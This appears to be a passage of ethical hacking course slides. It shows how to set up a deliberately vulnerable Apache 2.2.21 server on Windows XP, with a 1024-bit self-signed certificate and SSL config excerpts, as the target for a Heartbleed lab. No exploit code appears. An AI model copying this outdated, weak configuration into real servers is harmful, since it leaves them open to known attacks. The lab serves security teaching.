
[EH-WinXP] openssl x509 -in server.crt -text -noout



```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl x509 -in server.crt -text -noout
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            dc:bd:d1:82:d5:5c:73:7d
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
        Validity
            Not Before: Nov 28 05:27:46 2016 GMT
            Not After : Nov 28 05:27:46 2017 GMT
        Subject: C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:a3:cf:0e:5a:c1:05:02:05:8c:f6:a9:02:6b:1f:
                    e0:ec:5a:20:0b:6f:5e:b4:43:3c:08:c0:7d:27:70:
                    1a:a3:76:7c:43:b0:2d:b6:76:72:2c:8a:1e:c7:69:
                    3a:20:bc:0d:03:81:2d:61:b9:21:7d:5b:5a:fb:28:
                    61:4d:7a:95:a1:4b:a8:0e:e6:5d:4e:cd:a8:c1:67:
                    2c:25:88:ea:15:9d:01:8b:d7:e0:94:07:07:60:30:
                    33:f8:d6:0f:c2:1f:dc:30:9d:0d:59:47:6d:ae:fd:
                    99:94:a9:e1:ab:ad:05:4f:1d:f9:0f:8f:6c:eb:fd:
                    64:83:49:b5:12:4c:1c:8e:b3
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                EE:B6:BC:DE:68:D7:CD:36:FA:F6:F0:73:B8:47:C1:17:2D:99:21:21
            X509v3 Authority Key Identifier:
                keyid:EE:B6:BC:DE:68:D7:CD:36:FA:F6:F0:73:B8:47:C1:17:2D:99:21:21

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: sha1WithRSAEncryption
         2b:1d:1c:61:9d:35:c4:8c:06:05:7c:f3:31:05:9a:1b:88:77:
         47:bd:65:6a:c5:54:12:13:03:c6:e3:ea:d6:f8:a5:db:7c:2e:
         d7:a0:8f:c2:42:e5:54:68:53:ae:ac:5b:82:07:30:d7:6e:6e:
         f0:2b:d5:78:5e:07:f8:8a:68:a6:07:8b:31:a6:27:b8:1a:ec:
         5c:ee:6f:81:ed:de:e1:f3:24:d8:b8:c1:a4:96:9a:9d:88:ca:
         b1:73:a2:a3:78:5e:81:f9:bf:22:de:3d:ce:d2:96:77:07:49:
         4b:91:a2:36:70:13:22:b7:0e:5c:d0:a5:34:49:74:4d:aa:f6:
         f9:ac

C:\wamp\bin\apache\Apache2.2.21\bin>
```

Examining the certificate which has the private key

[EH-WinXP]



C:\Documents and Settings\cis76 student\Desktop\Heartbleed\Config_files

1) Copy this file

C:\wamp\bin\apache\Apache2.2.21\conf

2) Paste (and overwrite) the file here


Update the httpd.conf file with the updated one in the Heartbleed folder

[EH-WinXP]

```
<snipped>

ServerRoot "c:/wamp/bin/apache/apache2.2.21"

<snipped>

Listen *:80

<snipped>

LoadModule ssl_module modules/mod_ssl.so

<snipped>

ServerName localhost:80

<snipped>

DocumentRoot "c:/wamp/www/"

<snipped>

<IfModule ssl_module>
  SSLRandomSeed startup builtin
  #Include C:/wamp/bin/apache/Apache2.2.21/conf/extra/httpd-ssl.conf
  Include conf/extra/httpd-ssl.conf
  SSLRandomSeed connect builtin
</IfModule>
```

Excerpts from the updated httpd.conf file

[EH-WinXP]



C:\Documents and Settings\cis76 student\Desktop\Heartbleed\Config_files

1) Copy this file

C:\wamp\bin\apache\Apache2.2.21\conf\extra

2) Paste (and overwrite) the file here


Update the httpd-ssl.conf config file with the one in the Heartbleed folder

[EH-WinXP]

```
<snipped>

Listen 10.76.5.201:443

<snipped>

DocumentRoot "c:/wamp/www"
ServerName localhost:443

<snipped>

SSLCertificateFile "C:/wamp/bin/apache/Apache2.2.21/ssl/server.crt"

<snipped>

SSLCertificateKeyFile "C:/wamp/bin/apache/Apache2.2.21/ssl/server.key"

<snipped>
```

Excerpts from the updated httpd-ssl.conf file for Pod 5

[EH-WinXP]



httpd-ssl - Notepad

```
#
# When we also provide SSL we have to listen to the
# standard HTTP port (see above) and to the HTTPS port
#
# Note: Configurations that use IPv6 but not IPv4-mapped addresses need
#       Listen directives: "Listen [::]:443" and "Listen 0.0.0.0:443"
#
#Listen 443
Listen 10.76.5.201:443

##
##  SSL Global Context
##
##  All SSL configuration in this context applies both to
##  the main server and all SSL-enabled virtual hosts.
##
```

2) Change to your pod number


extra

Address C:\wamp\bin\apache\Apache2.2.21\conf\extra

1) Edit this file

Update IP address in the httpd-ssl.conf config file for your pod number

[EH-WinXP]



```
C:\Documents and Settings\cis76 student\Desktop\Heartbleed
```


1) Copy this directory

```
C:\wamp\www
```

2) Paste the directory here

